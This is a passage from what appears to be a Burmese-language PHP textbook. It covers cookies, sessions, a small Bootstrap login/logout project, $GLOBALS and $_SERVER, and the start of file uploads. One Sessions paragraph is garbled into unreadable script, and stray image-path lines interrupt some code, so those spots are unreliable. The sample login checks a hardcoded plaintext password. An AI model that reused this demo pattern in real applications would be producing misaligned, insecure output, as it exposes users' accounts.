လိုအပ်လို့ Cookie တန်ဖိုးတွေ ပယ်ဖျက်လိုရင်တော့ အခုံလိုပယ်ဖျက်နှိုင်ပါတယ်။

```
setcookie("name", "", time() - 1);
```

သက်တမ်းကို Minus နဲ့ပေးလိုက်ခြင်းအားဖြင့် သက်တမ်းကုန်ပြီးနေပြီခဲ့တဲ့ အမိပါယ်သက်ရောက်နေလို့ Browser က Cookie ကို ပယ်ဖျက်လိုက်မှာပဲဖြစ်ပါတယ်။

Sessions

Cookie ආ වගාවගාට නැංතුප්‍රියි: අලුබ්ලුබ්බුගුප්‍රා:තු Session ලිංකෝතුන්වු:පෙනුවලත්: ඩීපි වෙ:තයි|| Cookie Data තොහා Web Browser ආතුවිම්හවත්:තු Data තොප්පේ: Session Data ගිනෝ: Web Server ආතු විම්හිතයි|| සිංහල පිතය -

PHP

```
<?php  
  
session_start();  
  
$ SESSION['user'] = 'Tom';
```

ဒါဟာ user=Tom ဆိုတဲ့ Session Data တစ်ခုကို Web Server မှာ သိမ်းလိုက်တာပါ။ session_start() Function က Session ရှိမရှိစစ်ပြီး ရှိရင်သုံးပေးပါတယ်။ မရှိရင် အသစ်ဆောက်ပေးပါတယ်။ အဲဒီလို session_start() ကို Run ပြီးပြီဆိုရင် \$_SESSION Superglobal ကနေတစ်ဆင့် သိမ်းချင်တဲ့ Data တွေ သိမ်းလို့ရပြီဖြစ်သလို သိမ်းထားတဲ့ Data တွေကိုလည်း အသုံးပြုလို့ရပြီဖြစ်ပါတယ်။

Session တန်ဖိုးတစ်ခုသိမ်းလိုက်တဲ့အခါ PHP က Session ID တစ်ခုကို အလိုအလျောက် Auto Generate လုပ်ပြီး PHPSESSID အမည်နဲ့ Cookie Data ကိုပြန်ပေးပါတယ်။ ဒါကြောင့် Browser က PHPSESSID ကို Cookie Data အနေနဲ့ သူ့ဘက်မှာ သိမ်းပေးရပါတယ်။ ဘာအမိပါယ်လဲဆိုတော့၊ Data ကို Server ဘက်မှာ Session အနေနဲ့ သိမ်းထားပြီး အဲဒီလိုသိမ်းထားတဲ့ Data ကို ယူသုံးဖို့အတွက် လိုအပ်တဲ့ ID ကို Browser ဘက်မှာ သိမ်းပေးလိုက်ရတဲ့သဘောပဲ ဖြစ်ပါတယ်။ ဒါ Session ID မပါရင် Session Data ကို အသုံးပြုခွင့်ပေးမှာ မဟုတ်လို Session ထဲမှာ သိမ်းထားတဲ့ Data တွေဟာ အထိက်အလျောက် လုံခြုံမှုရှိ တယ်လို့ ဆိုနိုင်ပါတယ်။ ဒါ Session ID ကို အတုလုပ်ဖို့ဆိုတာ မလွယ်ပါဘူး။ ဒါပေမယ့် ID အစစ်ကို နီးယူ တဲ့နည်းတွေတော့ ရှိနေပါတယ်။ ဒါကြောင့် အထိက်အလျောက် လုံခြုံမှုရှိပေမယ့် အပြည့်အဝလုံခြုံတယ်လို့ တစ်ထစ်ချုံ မမှတ်သင့်တာကိုတော့ သတိပြုပါ။

ပါတယ်။ Session ရဲထူးခြားချက်က Array တွေ Object တွေကိုပါ သိမ်းလို့ရှုခြင်းဖြစ်ပါတယ်။ ရအောင် သိမ်းမယ်ဆိုရင် ရနိုင်ပေမယ့် Cookie ရဲသဘောကတော့ ရှိုးရှိုး Text တွေကိုသာ သိမ်းဖို့ဖြစ်ပါတယ်။

သိမ်းထားတဲ့ Session Data တွေကို ပြန်ဖျက်ချင်ရင် ဒီလိုပြန်ဖျက်လို့ရပါတယ်။

PHP

```
<?php
session_start();
unset( $_SESSION['user'] );
```

`session_start()` နဲ့ ရှိနေတဲ့ Session ကိုခေါ်ယူလိုက်ပြီး `unset` Statement နဲ့ ကိုယ်ဖျက်ချင်တဲ့ Session တန်ဖိုးကို ဖျက်ပေးလိုက်တာဖြစ်ပါတယ်။

Sample Project

အခုလေ့လာထားတဲ့ Request Data စီမံပုံ Session စီမံပုံတို့ကို လက်တွေ့စမ်းသပ်ရင်း လေ့လာနိုင်ဖို့ အတွက် နမူနာပရောဂျက်လေး တစ်ခုလောက် လုပ်ကြည့်ချင်ပါတယ်။ ရှိရမယ့် ပရောဂျက်ဖို့ဒါဖွဲ့စည်းပုံက ဒီလိုပါ။

```
project/
 └── css/
     └── bootstrap.min.css
   └── actions/
       └── login.php
       └── logout.php
   └── index.php
   └── register.php
   └── profile.php
```

ပရောဂျက်ဖို့အမည်ကို အဆန်းအပြားတွေ ပေးမနေတော့ဘဲ project လို့ပဲ ပေးထားပါတယ်။ အတဲ့မှာ CSS ဖို့ရှိနိုင်ပြီး CSS ဖို့အတဲ့မှာ `bootstrap.min.css` ဖိုင် ရှိနေပါတယ်။ ရှေ့ဆက်ဖော်ပြတဲ့ နမူနာတွေ မှာ Bootstrap CSS Framework ကို ထည့်သွင်း အသုံးပြုပြီး ဆက်လက်ဖော်ပြသွားမှာပါ။

ပရောဂျက်ဖိုဒီထဲမှာ `_actions` ဆိုတဲ့အမည်နဲ့ ဖိုဒီတစ်ခုလဲ ရှိပါသေးတယ်။ ပရောဂျက်ဖိုဒီရဲ့ ဖွဲ့စည်းပုံ ပိုစနစ်ကျသွားအောင် ဖိုင်တွေကို အမျိုးအစား နှစ်မျိုးခွဲထားချင်လိုပါ။ User တိုက်ရှိက်ထိတွေ့စရာ မလိုတဲ့ ကုဒ်ဖိုင်တွေကို `_actions` ဖိုဒီထဲမှာထားပြီး၊ User တိုက်ရှိက်ထိတွေ့ဖိုလိုတဲ့ ကုဒ်ဖိုင်တွေကို အပြင် ပရောဂျက်ဖိုဒီထဲမှာပဲ ထားချင်တာပါ။ `_actions` ဖိုဒီထဲမှာ `login.php` နဲ့ `logout.php` တိုကို တည်ဆောက်ပြီး အပြင်ပရောဂျက်ဖိုဒီထဲမှာ `index.php`, `register.php` နဲ့ `profile.php` တို့ ကို ဆက်လက်တည်ဆောက်ပေးပါ။ ဒီဖိုင်တွေကတော့ ကိုယ့်ဘာသာ တည်ဆောက်ရမယ့်ဖိုင်တွေပါ။ အထူး မှာ ကုဒ်နမူနာတွေ ဆက်လက် ရေးသားသွားကြမှာ ဖြစ်ပါတယ်။

လုပ်ချင်တာက `profile.php` မှာ User Profile ရှိနေပြီး Login ဝင်ထားမှသာ အဲဒီ `Profile` ကို ဝင်ကြည့်ခွင့် ရှိစေချင်တာပါ။ ဒါကြောင့် `profile.php` မှာ အခုလို ရေးပေးပါ။

PHP

```
<?php

    session_start();

    if(!isset($_SESSION['user'])) {
        header('location: index.php');
        exit();
    }

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <title>Profile</title>
    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container mt-5">
        <h1 class="mb-3">John Doe (Manager)</h1>
        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> john.doe@gmail.com
            </li>
        </ul>
    </div>
</body>
```

```

<li class="list-group-item">
    <b>Phone:</b> (09) 243 867 645
</li>
<li class="list-group-item">
    <b>Address:</b> No. 321, Main Street, West City
</li>
</ul>
<br>

<a href="_actions/logout.php">Logout</a>
</div>
</body>
</html>

```

ဒီအဆင့်မှာ အောက်ပိုင်းက HTML တွေက သိပ်အရေးမကြီးသေးပါဘူး။ ဖြစ်ရာရှိအောင်သာ နမူနာ အချက်အလက်တစ်ချို့ ထည့်ထားတာပါ။ အရေးကြီးတာက အပေါ်ဆုံးက PHP နဲ့ ရေးထားတဲ့အပိုင်း ဖြစ်ပါတယ်။

`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေကို အသုံးပြုလိုရပါပြီ။ Session ထဲမှာ user ဆိုတဲ့ Data ရှိမရှိစစ်ပြီး မရှိရင် ကျေန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ `index.php` ကို သွားလိုက်မှာပါ။ `header()` Function ကိုသုံးပြီး `location: index.php` ဆိုတဲ့ Response Header ကို ပြန်ပေးလိုက်တာပါ။ PHP မှာ Redirect လိုခေါ်တဲ့ တစ်နေရာရာကို သွားစေချင်ရင် အဲဒီလို ရေးပေးရတာပါ။ ဒီနေရာမှာ မကြောမကြောတွေရတဲ့ အမှားကတော့ `location : လိုရေးမိတ်ကြတာပါပဲ။` Colon သက်တနဲ့ `location` ရဲ့ကြားထဲမှာ Space ထည့်လိုမရပါဘူး။ တဲ့ရေးပေးရပါတယ်။

နမူနာမှာပါတဲ့ `exit()` Function ကိုလည်း သတိပြုပါ။ `die()` ကိုလည်း `exit()` အစား သုံးနိုင်ပါတယ်။ အဲဒီ Function တွေကိုတွေ့ရင် PHP ကလုပ်နေတဲ့အလုပ်တွေကို ရပ်လိုက်မှာပါ။ ဆက်မလုပ်တော့ပါဘူး။ `exit()` မပါရင်လည်း ရေးထားတဲ့အတိုင်း `index.php` ကိုသွားမှာပါပဲ။ ဒါပေမယ့် အောက်က ကျေန်တဲ့အလုပ်တွေ အကုန်ပြီးတော့မှ သွားမှာပါ။ ဒီလိုမဖြစ်စေချင်တဲ့အတွက် `exit()` ကို ထည့်တာပါ။ အခုနေ `profile.php` ကို သွားကြည့်လိုက်ရင် `index.php` ကိုအလိုအလျောက် ရောက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Session ထဲမှာ User Data မရှိလို Profile ကို ကြည့်ခွင့်မပေးတာပါ။ စမ်းကြည့်နိုင်ပါတယ်။

localhost/project/profile.php

index.php မှာအခြားရေးသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Home</title>
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/bootstrap.min.css">

    <style>
        .wrap {
            width: 100%;
            max-width: 400px;
            margin: 40px auto;
        }
    </style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Login</h1>


        <?php if ( isset($_GET['incorrect']) ) : ?>
            <div class="alert alert-warning">
                Incorrect Email or Password
            </div>
        <?php endif ?>

        <form action="_actions/login.php" method="post">
            <input
                type="email" name="email"
                class="form-control mb-2"
                placeholder="Email" required
            >
            <input
                type="password" name="password"
                class="form-control mb-2"
                placeholder="Password" required
            >

            <button type="submit"
                    class="w-100 btn btn-lg btn-primary">
                Login
            </button>
        </form>
        <br>
```

```
<a href="register.php">Register</a>
</div>
</body>
</html>
```

ရေးထားတဲ့ကုဒ်မှာ HTML Form ကိုအရင်ကြည့်ပါ။ Form ရဲ့ action မှာ _actions/login.php လိုပေးထားတဲ့အတွက် ဒီ Form ကနေ Data တွေ ပိုလိုက်ရင် _actions ဖိုဒါထဲမှာရှိတဲ့ login.php ကိုရောက်သွားမှာပါ။ method ကိုတော့ post လိုပေးထားတဲ့အတွက် ပိုလိုက်တဲ့ Data တွေဟာ \$_POST နဲ့ \$_REQUEST Superglobal တွေထဲမှာ ရှိနေမှာပါ။ လိုအပ်တဲ့ CSS ကုဒ်တစ်ချို့နဲ့ Bootstrap Class တွေ ထည့်ပေးထားတဲ့အတွက် ဒီ Form ရဲ့ ဖော်ပြပုံက အခုလိုဖြစ်မှာပါ။



စမ်းသပ်အသုံးပြုနိုင်ဖို့အတွက် ဆက်လက်ပြီးတော့ _actions/login.php မှာ ဒီလိုရေးပေးပါ။

PHP

```
<?php


session_start();

$email = $_POST['email'];
$password = $_POST['password'];


if ($email === 'john.doe@gmail.com' and $password === 'jd123pwd') {
    $_SESSION['user'] = ['username' => 'John Doe'];
    header('location: ../profile.php');
} else {
    header('location: ../index.php?incorrect=1');
}
```

`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေစီမံလိုက်ပါဖြိုး။ ပြီးတဲ့အခါ `$_POST` Superglobal ထဲက တစ်ဖက် Form ကနေပေးပို့လိုက်လို ရောက်ရှိနေတဲ့ `email` နဲ့ `password` တို့ကို ရယူပါတယ်။ ပြီးတဲ့အခါ `email` က `john.doe@gmail.com` နဲ့ `password` က `jd123pwd` မှန်ကန်ခြင်းရှိမ ရှိ စစ်ထားပါတယ်။ မှန်ရင် Session ထဲမှာ User Data ကို သိမ်းလိုက်ပြီး `profile.php` ကို သွားခိုင်းလိုက်ပါတယ်။ မမှန်ရင်တော့ `Login Form` ရှိရာ `index.php` ကို URL Query တန်ဖိုး `incorrect=1` နဲ့ ပြန်သွားခိုင်းလိုက်ပါတယ်။ လက်ရှိအလုပ်လုပ်နေတာက `_actions` ဖိုဒါတဲ့မှာ ဖြစ်တဲ့အတွက် Location ပေးတဲ့နေရာမှာ `../` နဲ့ အပြင်ဖိုဒါတစ်ဆင့် ပြန်ထွက်ပေးရတာကို သတိပြုပါ။

စောစောက ရေးခဲ့တဲ့ `index.php` ကိုပြန်လေ့လာကြည့်ရင် URL Query မှာ `incorrect` ဆိုတဲ့ Data ပါမပါ စစ်ပြီး ပါနေရင် Error Message ပြတဲ့ကုဒ်ထည့်ရေးထားတာကို တွေ့ရှိနိုင်ပါတယ်။ ဒါကြောင့် `email` နဲ့ `password` မမှန်တဲ့အခါ Error Message ကို `Login Form` နဲ့အတူ အချိလို တွေ့မြင်ရမှာပါ။



စမ်းကြည့်လိုရပါပြီ။ email နဲ့ password မှန်အောင်ပေးလိုက်ရင် profile.php ကိုရောက်သွားမှာဖြစ်လို အခုလုပ်လုပ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။



ဒီတစ်ခါတော့ profile.php ကို ပြနိုင်သွားပါဖြီ။ Session ထဲမှာ User Data ရှိသွားပြီးလိုပါ။ Profile ရဲအောက်နားမှာ _actions ဖို့အတဲ့က logout.php နဲ့ချိတ်ပေးထားတဲ့ Logout Link လည်းပါဝင်ပါတယ်။ ဒါကြောင့် Logout ပြန်လုပ်ချင်ရင် လုပ်လိုရအောင် _actions/logout.php မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

session_start();
unset( $_SESSION['user'] ) ;

header('location: ../index.php');
```

Session ထဲက User Data ကိုဖျက်ပြီး index.php ကို ပြန်သွားခိုင်းလိုက်တာပါ။ Session ထဲက Data ကို ဖျက်လိုက်တယ်ဆိုတာဟာ Logout လုပ်လိုက်တဲ့သဘောပါပဲ။

အခုခံရင် အခြေခံ Login/Logout လုပ်ဆောင်ချက်လေးတစ်ခုကို ရရှိသွားပြီးဖြစ်ပါတယ်။ Register လုပ်ဆောင်ချက်တော့ မထည့်ရသေးပါဘူး။ ဒီနေရာမှာ ထည့်လိုမာရသေးပါဘူး။ Database နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေ ပြောပြီးမှ ဆက်ထည့်ကြပါမယ်။။။ ဒါကြောင့် ဒီပရောဂျက်ကုဒ်ကို သိမ်းထားပါ။ နောက်အခန်းတွေမှာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တွေ ဆက်လက် ဖြည့်စွက်သွားမှာမြို့လိုပါ။

\$GLOBALS & \$_SERVERS

Superglobal တွေအကြောင်း ပြောရင်နဲ့ \$GLOBALS နဲ့ \$_SERVER Superglobal တွေကိုလည်းထည့်သွင်းမှတ်သားသင့်ပါတယ်။ \$GLOBALS Superglobal ဟာ တဗြား Superglobal တွေမှာလို Underscore နဲ့ မစတာကို သတိပြုပါ။ သူ့ထဲမှာ \$_GET တို့ \$_POST တို့လို တဗြား Superglobal တွေနဲ့ ကိုယ်ကြော်လာ အသုံးပြုထားတဲ့ Global Variable တွေ အပါအဝင် ရှိရှိသမျှ Global Variable အားလုံးရဲ့ တန်ဖိုးတွေ သူ့ထဲမှာ ရှိနေမှာပါ။ ပုံမှန်ဆိုရင် Function တွေထဲမှာ global Keyword ကိုသုံးပြီး Global Variable ကိုရယူအသုံးပြုရတယ်လို့ အထက်မှာ လေ့လာခဲ့ကြပါတယ်။ အကယ်၍ အဲဒီလိုမသုံးဘဲ \$GLOBALS Superglobal ထဲကနေ တို့က်ရှိက်ရယူပြီး သုံးမယ်ဆိုရင်လည်း ရနိုင်ပါတယ်။ ဥပမာ -

PHP

```
<?php

$name = "Alice";

function hello() {
    echo "Hello " . $GLOBALS['name'];
}

hello();           // Hello Alice
```

global Statement နဲ့ Function ထဲမှာ ကြည့်မထားပေမယ့် Global Variable \$name ကို
\$GLOBALS ကနေတစ်ဆင့် ရယူအသုံးပြုလို ရနိုင်တာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။

\$_SERVER Superglobal ကလည်း တော်တော်အသုံးဝင်ပါတယ်။ သူတဲ့မှာ User Agent, Request Method, Request URI, Query String စသည်ဖြင့် Request/Response နဲ့ပက်သက်တဲ့အချက်အလက် တွေ အကုန်နှင့်နေတာပါ။ ပါဝင်တဲ့ အချက်အလက်တွေကို သိချင်ရင် print_r(\$_SERVER) ကို Run ကြည့်ရှင်ပါတယ်။ ဒီလိုရလဒ်မျိုးကို ပြန်ရပါတီမှုမယ်။

```
Array
(
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0
    [HTTP_COOKIE] => PHPSESSID=cgnblv9srsrnro3pj4m428qi6
    [SERVER_SOFTWARE] => Apache/2.4.46 (Unix)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => /opt/lampp/htdocs
    [CONTEXT_DOCUMENT_ROOT] => /opt/lampp/htdocs
    [SCRIPT_FILENAME] => /opt/lampp/htdocs/app/a.php
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /app/a.php
    [PHP_SELF] => /app/a.php
    [REQUEST_TIME_FLOAT] => 1611046916.4418
    [REQUEST_TIME] => 1611046916
)
```

အမှန်တစ်ကယ်ရမယ့် ရလဒ်ကို အနည်းငယ်ချို့ဖြီး ဖော်ပြလိုက်တာပါ။ Request/Response နဲ့ ပက်သက်တဲ့ အချက်အလက်တွေအပြင် Server ခဲ့ Host Name, IP Address, Client ခဲ့ IP Address, လက်ရှိအလုပ်လုပ်နေ့တွေ ကုဒ်ဖိုင်ရဲ့တည်နေရာ စတဲ့ အချက်အလက်မျိုးတွေလည်း ရှိနေလို့ ကိုယ့်ပရောဂျက်မှာ ဒီလို အချက်အလက်တွေ လိုအပ်လာရင် `$_SERVER` Superglobal ကနေ အသင့်ယူသုံးလိုက်ယုံပါပဲ။

အခန်း (၃၇) – PHP File Upload

File Upload ဆိုတာဟာ ပြီးခဲ့တဲ့အခန်းမှာ Request Data တွေစီမံပုံအကြောင်း ပြောရင်းနဲ့ တစ်ခါတဲ့ ပြောရမယ့် အကြောင်းအရာပါ။ ရောသွားမှုစိုးလိုသာ အခုလို တစ်ခန်းသပ်သပ်ခဲ့ပြီးတော့ ဖော်ပြလိုက်တာပါ။ Request နဲ့အတူပါဝင်လာမယ့် Data တွေဟာ URL Query အနေနဲ့ပဲ လာလာ၊ Form ကနေပဲလာလာ အများအားဖြင့် Plain Text Data တွေဖြစ်ကြပါတယ်။ အဲဒီလို Text Data တွေအပြင် Request နဲ့အတူ Binary Data တွေလည်း ပါလာနိုင်ပါတယ်။ လွယ်လွယ်ပြောရရင် ဖိုင်တွေလည်း Request နဲ့အတူ ပါဝင်လာနိုင်ပါတယ်။ အဲဒီလို ပါဝင်လာတဲ့အခါ PHP နဲ့ ဘယ်လိုစီမံရသလဲဆိုတာကို လေ့လာကြမှာပါ။

HTML Input တွေထဲမှာ <input type="file"> ဆိုတာ ရှိပါတယ်။ ဒါ Input ရဲ့အကူအညီနဲ့ User က ပေးပိုလိုတဲ့ ဖိုင်တွေကို ရွေးချယ်လိုရပါတယ်။ JavaScript ရဲ့အကူအညီနဲ့ ရွေးလိုက်တဲ့ဖိုင်ကို ပြပေးတာ၊ ဖိုင်အချယ်အစား စစ်ပေးတာတွေ လုပ်လိုရပေမယ့် တစ်ကယ့်အခြေခံကတော့ ဘာမှဆန်းဆန်းပြားပြား မလိုပါဘူး။ <input type="file"> ကိုသုံးလိုက်ရင် ဖိုင်တွေရွေးပြီး ပိုလိုရသွားပါပြီ။ စမ်းကြည့်နိုင်ဖို့ ဒီလို Form လေးပါဝင်တဲ့ HTML Document တစ်ခုကို htdocs အောက်မှာ နှစ်သက်ရာအမည်နဲ့ ရေးသားကြည့်နိုင်ပါတယ်။

```
<form
    action="upload.php"
    method="post"
    enctype="multipart/form-data"
>
    <input type="file" name="photo">
    <button type="submit">Send</button>
</form>
```

ဒီနေရာမှာ သတိပြုစရာလေးနှစ်ချက်ရှိပါတယ်။ Form ရဲ့ method မှာ get နဲ့ post နှစ်မျိုးရှိပေမယ့် File Input ကို အသုံးပြုလိုရင် post မှသာ အလုပ်လုပ်ပါတယ်။ get နဲ့ဆိုရင် အလုပ်မလုပ်ပါဘူး။ နောက်တစ်ချက်ကတော့ နမူနာမှာတွေ့ရသလို enctype လို ခေါ်တဲ့ Attribute တစ်ခု Form မှာ မဖြစ်မနေ ပါဝင်ဖို့ လိုအပ်ပါတယ်။ multipart/form-data အတိအကျ ဖြစ်ရပါတယ်။ ဒီ Attribute က အပိုင်းလိုင်းခွဲပြီး Encode လုပ်ထားတဲ့ Binary Data တွေ ပေးပို့ပါဝင်ကြောင်း Server ကို အသိပေးတဲ့ သဘောပါ။ File Input အလုပ်မလုပ်ရင် အများအားဖြင့် မှားကြတာ enctype Attribute မပါဝင်ခြင်း (သို့မဟုတ်) ပါတော့ပါတယ်၊ သူ့ရဲ့ Value ဖြစ်တဲ့ multipart/form-data ရေးထားတာ စာလုံးပေါင်းမှားနေတာ၊ မပြည့်စုံတာတို့ကြောင့် ဖြစ်တတ်တာကို အများအားဖြင့် တွေ့ရပါတယ်။ ဒါကြောင့် အထူးသတိပြုပြီး မှန်ကန်အောင် ထည့်သွင်းပေးဖို့ လိုအပ်ပါတယ်။

ပုံမှန်အားဖြင့် PHP က Method post နဲ့လာတဲ့ Request Data တွေကို \$_POST Superglobal နဲ့ လက်ခံစိမ်ပါတယ်။ ဒါပေမယ့် File Input ကနေလာတဲ့ ဖိုင်နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေကို \$_FILES လိုခေါ်တဲ့ သီးခြား Superglobal နဲ့ သီးခြားခွဲပြီးတော့ လက်ခံစိမ်ပါတယ်။ စောစောက Form နမူနာကုဒ်မှာ action ကို upload.php လိုပေးထားတဲ့အတွက် upload.php ဆိုတဲ့ဖိုင်ထဲမှာ ဒီလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php
print_r( $_FILES );
```

ပြီးတဲ့အခါ စောစောကရေးထားတဲ့ Form ကနေတစ်ဆင့် ဖိုင်တစ်ခုကို ရွှေးချယ်ပေးပို့လိုက်ရင် upload.php ကိုရောက်သွားပြီး အခုလိုဂလဒ်ကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

```

Array
(
    [photo] => Array
        (
            [name] => profile.jpg
            [type] => image/jpeg
            [tmp_name] => /path/to/temp/phpfHbCev
            [error] => 0
            [size] => 210446
        )
)

```

PHP က `$_FILES` Superglobal ထဲမှာ လက်ခံထားပေးတဲ့ ပေးပို့လာတဲ့ ဖိုင်နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ အချက်အလက် (၅) ခုပါဝင်တဲ့ Array တစ်ခုပါ။ `name`, `type`, `tmp_name`, `error` နဲ့ `size` တို့ဖြစ်ပါတယ်။ `name` ကတော့ ဖိုင်ရဲမှုလအမည်ပါ။ `type` ကတော့ MIME Type ခေါ် ဖိုင်အမျိုးအစားပါ။ `tmp_name` ကတော့ အရေးအကြီးဆုံးပါပဲ။ ပေးပို့လိုက်တဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားတဲ့ နေရာပါ။ ဒါကြောင့် ဒီရလဒ်ကို တွေ့မြင်ရရင် Request Data နဲ့ ပါလာတဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားပြီးပြီ ဆိတ္တဲ့သဘောပါပဲ။ `error` ကတော့ 0 ပဲဖြစ်ရမှာပါ။ အကြောင်းအမျိုးမျိုးကြောင့် ဖိုင်ပျက်နေရင် (သို့မဟုတ်) အပြည့်အစုံမရောက်ရင် သက်ဆိုင်ရာ `error` တန်ဖိုးရှိနေမှာပါ။ ဘယ်လိုတန်ဖိုး ရှိနေသလဲဆိုတာ သိပ်အရေးမကြီးပါဘူး။ `error` မှာတန်ဖိုးတစ်ခုခု ရှိနေရင် အဲဒီဖိုင်ကို လက်ခံအသုံးပြုနိုင်ခြင်း မရှိတဲ့သဘောပါပဲ။ နောက်ဆုံး `size` ကတော့ ဖိုင်အရွယ်အစားကို Byte နဲ့ဖော်ပြနေခြင်းပဲ ဖြစ်ပါတယ်။

